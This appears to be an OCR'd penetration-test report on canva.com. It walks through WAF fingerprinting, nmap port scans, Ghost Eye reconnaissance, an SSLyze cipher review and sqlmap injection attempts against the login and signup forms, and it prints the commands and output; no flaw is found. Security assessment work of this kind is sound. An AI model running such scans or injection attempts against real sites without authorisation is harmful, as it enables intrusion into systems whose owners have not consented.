
Fingerprinting the Web Application Firewall with WAFW00F

WAFW00F is a tool that is built with python and pre-installed in penetration testing distributions. You can git clone it if it is not pre-installed from https://github.com/EnableSecurity/wafw00f. A web application firewall can be fingerprinted by it using special crafted web requests to the server and analyzing the responses from the server. The most popular web applications (about twenty-two) can be identified with WAFW00F.

The usage of the tool is simple as providing the target URL as follows.



I provided the target URL which is canva.com as follows, and it only took few seconds to give me the results.



So, it means that our target is behind the **Cloudflare firewall**.

Open Ports Enumeration

There are specific ports which are associated with different kind of services in any computer based system in the world. For an example, HTTPS protocol uses port 443 , HTTP uses port 80 , simple mail transfer protocol uses port 25 and SSH uses port 22 by default. However, system administrator can assign different ports to the services rather than the default ports in order to make them invisible for attackers. These ports maybe open , filtered or closed based on the different situations. So, we need to enumerate open ports of our target web application. Enumerating open ports widens the attack surface for an attacker because many other services associated with the target will be revealed which may be vulnerable.

Usually port enumeration is performed via a port scanner such as nmap , masscan or rustscan. Personally, I prefer nmap. So, let us enumerate open ports of our target using nmap. Nmap is a python open-source tool that can be used to scan our target network for open ports.

Enumerating Open Ports with Nmap

First, I performed a stealth TCP scan for all ports and checked what are the open ports associated with our target website as follows.

```
┌─[ravishanka@parrot]─[~]
└──╼ $sudo nmap -sS canva.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 10:43 +0530
Nmap scan report for canva.com (104.17.115.17)
Host is up (0.012s latency).
Other addresses for canva.com (not scanned): 104.17.114.17 2606:4700::6811:7311
Not shown: 995 filtered ports
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 142.44 seconds
```

It discovered 5 open ports, which are 25 , 80 , 443 , 8080 and 8443. Then I scanned for all information regarding those 5 ports as follows.


```
┌─[ravishanka@parrot]─[~]
└──╼ $sudo nmap -A -p 25,80,443,8080,8443 canva.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 10:46 +0530
Nmap scan report for canva.com (104.17.115.17)
Host is up (0.033s latency).
Other addresses for canva.com (not scanned): 104.17.114.17 2606:4700::6811:7311 2606:4700::6811:7211

PORT     STATE SERVICE  VERSION
25/tcp   open  smtp?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, LDAPSearchReq, RTSPRequest:
|     452 syntax error (connecting)
|     syntax error (connecting)
|   Hello, Help, Kerberos, LPDString, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     452 syntax error (connecting)
|   SIPOptions:
|     452 syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|     syntax error (connecting)
|   afp, giop, ms-sql-s, oracle-tns:
```

```
|_    421 please try again later
|_smtp-commands: SMTP EHLO canva.com: failed to receive data: connection closed
80/tcp   open  http     Cloudflare http proxy
|_http-server-header: cloudflare
|_http-title: Did not follow redirect to https://canva.com/
443/tcp  open  ssl/http Cloudflare http proxy
|_http-server-header: cloudflare
|_http-title: Did not follow redirect to https://www.canva.com/
| ssl-cert: Subject: commonName=canva.com/organizationName=Cloudflare, Inc./stateOrProvinceName=CA/
| Subject Alternative Name: DNS:cse.canva.com, DNS:canva.com, DNS:*.cse.canva.com, DNS:l.support.ca
.com, DNS:l.engage.canva.com, DNS:*.learn.canva.com, DNS:*.about.canva.com, DNS:*.canva.com, DNS:l.
canva.com
| Not valid before: 2020-09-08T00:00:00
|_Not valid after:  2021-09-08T12:00:00
|_ssl-date: 2021-04-25T05:19:48+00:00; +1s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| tls-nextprotoneg:
|   h2
|_  http/1.1
8080/tcp open  http     Cloudflare http proxy
|_http-server-header: cloudflare
|_http-title: Did not follow redirect to https://canva.com/
8443/tcp open  ssl/http Cloudflare http proxy
|_http-server-header: cloudflare
| http-title: Did not follow redirect to https://www.canva.com/
```


So, I could obtain many useful information from enumerating open ports such as header information , service versions and DNS information, which may useful when assessing vulnerabilities.

Automating Reconnaissance , Footprinting and Scanning

Ghost Eye automated python tool was used in order to gather more information and perform footprinting scanning. It can be git cloned from https://github.com/BullsEye0/ghost_eye. The usage is as follows. You need to specify what you need to perform.



There are different options, like the following. So, I performed some reconnaissance and scanning which I could not perform at the earlier phases with this tool.



Whois Lookup for our target domain is as follows. Whois Lookup gives you a rough idea about the registration information of our target. Sometimes it reveals valuable information such as e-mails of admins of the website.

As you can see it gives us many information about our target. However, I could not find any valuable information such as admin e-mails or admin names.

Clickjacking Test for our target is as follows. It checks the header information and come to a conclusion whether the target can or cannot be clickjacked. However, the scan ended up saying our target cannot be clickjacked.

```
[~] Testing Clickjacking Test: https://www.canva.com

Header set are:

Date:Sat, 01 May 2021 04:52:24 GMT
Content-Type:text/html; charset=UTF-8
Transfer-Encoding:chunked
Connection:close
CF-Chl-Bypass:1
Set-Cookie:__cfduid=dbd73c8149ab944584ee907bbf4385ad31619844744; expires=Mon, 31-May-21 04:52:24 GMT; path=/; domain=.canva.com;
ly; SameSite=Lax; Secure, __cf_bm=a1f563783ef87e5cb1a82e9f739282c8b02f868c-1619844744-1800-Ac7P84gXHI7qdcb4MEl3BarnOAHCZAFJe+jUJ
KXfRsbgsI/bNq9hjdAJ6WXs5xXM4cbcd4x0aXGvAmbc=; path=/; expires=Sat, 01-May-21 05:22:24 GMT; domain=.canva.com; HttpOnly; Secure; S
e=None
Cache-Control:private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires:Thu, 01 Jan 1970 00:00:01 GMT
X-Frame-Options:SAMEORIGIN
cf-request-id:09c7de5c4e00004ccd2a01c000000001
Expect-CT:max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
```

Cloudflare cookie scraper is as follows. It tries to scrape and print the cookie values associated with our target.

```
[+] Cloudflare cookie scraper
[+] Target: http://canva.com
[+] Print Cookie

GET / HTTP/1.1
Cookie: __cfduid=d37474122ab71338dfb6a9c2dc33fcd7d1619844969; cf_clearance=
User_Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.86 Safari/537.36
```

Grabbed links while crawling the target domain are as follows,

```
[~] Scanning Link Grabber:
canva.com
[+] Crawling URL http://canva.com
[+] Crawling URL https://www.cloudflare.com/5xx-error-landing
[+] Crawling URL https://www.cloudflare.com/
[+] Crawling URL https://www.cloudflare.com/ssl/
[+] Crawling URL https://www.cloudflare.com/plans/
[+] Crawling URL https://www.cloudflare.com/case-studies/
[+] Crawling URL https://www.cloudflare.com/cdn-cgi/beacon/hp-link?source=help&req_id=1
[+] Crawling URL https://www.cloudflare.com/privacypolicy/
[+] Crawling URL https://www.cloudflare.com/website-terms/
[+] Crawling URL https://www.cloudflare.com/disclosure/
[+] Crawling URL #
[+] Crawling URL https://www.cloudflare.com/trademark/
[+] Crawling URL https://www.cloudflare.com/cookie-policy/
[+] Crawling URL https://support.cloudflare.com/
[+] Crawling URL https://www.cloudflare.com/plans/enterprise/contact/
[+] Crawling URL tel:+18889935273
```

These links are so much important as there may be potential sensitive information disclosed.

Results for the IP location are as follows. We can come across that the target website is a Canadian website which is situated in the city Montreal.

```
[~] Searching IP Location Finder: canva.com

 [+] Url: canva.com
 [+] IP: 2606:4700::6811:7311
 [+] Status: success
 [+] Region: Quebec
 [+] Country: Canada
 [+] City: Montreal
 [+] ISP: Cloudflare, Inc.
 [+] Lat & Lon: 45.5017 & -73.5673
 [+] Zipcode: H4X
 [+] TimeZone: America/Toronto
 [+] AS: AS13335 Cloudflare, Inc.
```

Many useful information could be found such as country , region , internet service provider and IP. These kinds of information come in handy if our assessment scope allows social engineering attacks, as we can mount successful attacks with that information.

Scan results for certificate transparency logs are as follows. It checks all the certificates for validity and cryptographic keys associated with them.

```
[~] Scanning Certificate Transparency log monitor:
canva.com
[+] Target: canva.com
[
        {
                "id":"1690094065",
                "tbs_sha256":"c63ff1667ad6b156ffb52a0a2612e1ce85695b320a52e682c2b47e32ae7ef718",
                "dns_names":["*.canva.com","canva.com","clicks.engage.canva.com","clicks.newsletter.canva.com","*.learn.canva.com"],
                "pubkey_sha256":"0d87d70ebbd203cdbcf5976fd1196d07eebc59751474025f23bec76a675b650e",
                "issuer":{"name":"C=US, O=\"Cloudflare, Inc.\", CN=Cloudflare Inc RSA CA-2","pubkey_sha256":"852e632783fe890504ac192fa1
605039dd53ed53806253957a0befd62333a710"},
                "not_before":"2020-06-11T00:00:00-00:00",
                "not_after":"2021-06-11T12:00:00-00:00"
        },
        {
                "id":"1690094252",
                "tbs_sha256":"007ec0c1233b515c66a27b1fb4d571236368c717149b7387f822718668cdeab2",
                "dns_names":["*.canva.com","canva.com","clicks.engage.canva.com","clicks.newsletter.canva.com","*.learn.canva.com"],
                "pubkey_sha256":"12f57cb317fbd00c2fa2a7aca6462125c33b4b516f450d8909975be96a41180c",
                "issuer":{"name":"C=US, O=\"Cloudflare, Inc.\", CN=Cloudflare Inc ECC CA-3","pubkey_sha256":"144cd5394a78745de02346553d
126115b48955747eb9098c1fae7186cd60947e"},
                "not_before":"2020-06-11T00:00:00-00:00",
                "not_after":"2021-06-11T12:00:00-00:00"
        },
```

However, I could not find any anomalies associated with certificate logs. It all looked fine as there were proper cryptographic keys established such as sha256 , proper expiration dates and recognized issuers associated with our target domain.

VULNERABILITY ASSESSMENT

This phase focuses on building a list of vulnerabilities present on the target systems and categorize them according to the risk associated with it. Penetration tester must carry out vulnerability assessment on each and every target found in the previous stages. As exploitation phase will go through this list of vulnerabilities, you have a better chance of exploiting the systems if the list is bigger and thorough. Tester should always remember to find any and all vulnerabilities present in the target system.

There are two ways to carry out a vulnerability assessment,

1. Manually—using the previously collected data.
2. Utilizing automated tools.

Usually, a professional penetration tester uses both automated tools and manual inspection during this phase. Tester needs to remember that automated tools can help you during a penetration test. However, they do not perform a penetration test by themselves. We need to manually check for the trustworthiness of scan results of automated vulnerability assessment tools. So, this assessment is performed using a combination of both manual inspection and automated tools, and the targets are tested according to the OWASP top 10 and some other vulnerabilities were also tested.

1) Target Domain - https://www.canva.com

Manual Vulnerability Assessment

Analyzing Cipher Strength


There are cryptographic keys associated with the website which are used as certificates called SSL certificates. A secure connection with browser and the server is established by the SSL certificate for the HTTPS protocol. Sometimes there may be weak ciphers associated with these certificates. We need to identify if there are any weak ciphers which we can exploit.

Analyzing Cipher Strength with SSLyze

SSLyze is a tool which can be used to enumerate the SSL/TLS configuration of a particular server after connecting to it. Various issues such as bad certificates , weak cipher suites , Heartbleed , ROBOT can be identified with SSLyze very easily.

A regular SSLyze scan for our target can be performed as follows.

Following are the scan results for our target website. First section shows the cipher information, and we can come to the conclusion that there aren't any weak ciphers after looking at them.



Next section is about certifications.

```
  Certificate #0 - Extensions
    OCSP Must-Staple:                NOT SUPPORTED - Extension not found
    Certificate Transparency:        WARNING - Only 2 SCTs included but Google recommends 3 or more

  Certificate #0 - OCSP Stapling
    OCSP Response Status:            SUCCESSFUL
    Validation w/ Mozilla Store:     OK - Response is trusted
    Responder Id:                    A5CE37EAEBB0750E946788B445FAD9241087961F
    Cert Status:                     good
    Cert Serial Number:              0ED706DDF8952E3680589B0EFA06032B
    This Update:                     2021-04-24
    Next Update:                     2021-05-01
```


There is a warning stating that although Google recommends 3 or more, but there are only 2 SCTs included. We need to note down it and go through other results.

```
* SSL 2.0 Cipher Suites:
    Attempted to connect using 7 cipher suites; the server rejected all cipher suites.

* ROBOT Attack:
                                       OK - Not vulnerable.

* SSL 3.0 Cipher Suites:
    Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

* Session Renegotiation:
      Client-initiated Renegotiation:    OK - Rejected
      Secure Renegotiation:              OK - Supported
```

It is not vulnerable to ROBOT attack, which undermines the TLS and HTTPS connections. Although the secure renegotiation is supported, we cannot be hundred percent sure about this because it just means that secure renegotiation is supported by the version of OpenSSL we are using.

```
* OpenSSL Heartbleed:
                                     OK - Not vulnerable to Heartbleed

* TLS 1.2 Session Resumption Support:
     With Session IDs: OK - Supported (5 successful resumptions out of 5 attempts).
     With TLS Tickets: OK - Supported.

* OpenSSL CCS Injection:
                                     OK - Not vulnerable to OpenSSL CCS injection
```

It says that it is not vulnerable to OpenSSL Heartbleed and OpenSSL CCS injection. OpenSSL is a major vulnerability in encryption of SSL/TLS, which allows attackers to steal encrypted information.



A signaling cipher suite value, which is TLS_FALLBACK_SCSV is supported. The main usage of it is to defend against downgrade cryptographic attacks, which abandons the high-quality operation in the sake of older version which were used in older systems.


CONCLUSION - There are no cipher issues related with our target website.

Testing SQL Injection


If the attacker is able to communicate with the backend database of the target website via submitting bunch of SQL queries, that is when the vulnerability SQL injection occurs. There are many types of SQL injection types such as time based , Boolean based etc. As it is impossible to check all those different types of SQL injections manually, I used SQLmap to test the target for potential SQL injection vulnerability. It can identify almost all the types of SQL injections.

Testing the Log-in Form for SQL Injection

As login form has input parameters and it normally interpreters POST requests, there is a high chance of exploiting a SQL injection attack if the user inputs are not sanitized properly. Let us check if SQLi exists in the login form of Canva. First, I intercepted a login attempt using Burp Suite and saved it in a text file called request.txt as follows.



The input parameters e-mail and password are needed for SQLmap to mount a successful attack. Then, SQLmap was used with the intercepted traffic file as follows.



SQLmap tested for many different kinds of SQL injection methods. Then it started testing for different kinds of SQL injection attacks and after a long time of testing process, it gave the following results.

```
[19:16:25] [INFO] checking if the injection point on (custom) POST parameter 'JSON C' is a false positive
[19:16:26] [WARNING] false positive or unexploitable injection point detected
[19:16:26] [WARNING] (custom) POST parameter 'JSON C' does not seem to be injectable
[19:16:26] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if yo
u wish to perform more tests. You can give it a go with the switch '--text-only' if the target page has a low percentage of textual con
tent (~6.92% of page content is text). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you cou
ld try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[19:16:26] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 1345 times

[*] ending @ 19:16:26 /2021-04-25/
```

It means that the Login form is not vulnerable to SQL injection.

Testing the Sign-up Form for SQL Injection

Exact same method was used to check the signup form, as follows.

```
┌─[ravishanka@parrot]─[~]
└──╼ $sqlmap -r request2.txt --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.12#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
y to obey all applicable local, state and federal laws. Developers assume no liability and are not
 caused by this program

[*] starting @ 19:23:08 /2021-04-25/
```

It also not appears to be injectable, because it gave the following result.

```
[19:29:06] [WARNING] URI parameter '#1*' does not seem to be injectable
[19:29:06] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if yo
u wish to perform more tests. You can give it a go with the switch '--text-only' if the target page has a low percentage of textual con
tent (~7.16% of page content is text). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you cou
ld try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[19:29:06] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 205 times

[*] ending @ 19:29:06 /2021-04-25/
```

Then I tested some other places where parameters are used for SQL injection following the same methodology used above, but there was not any luck finding a SQL injection vulnerability.

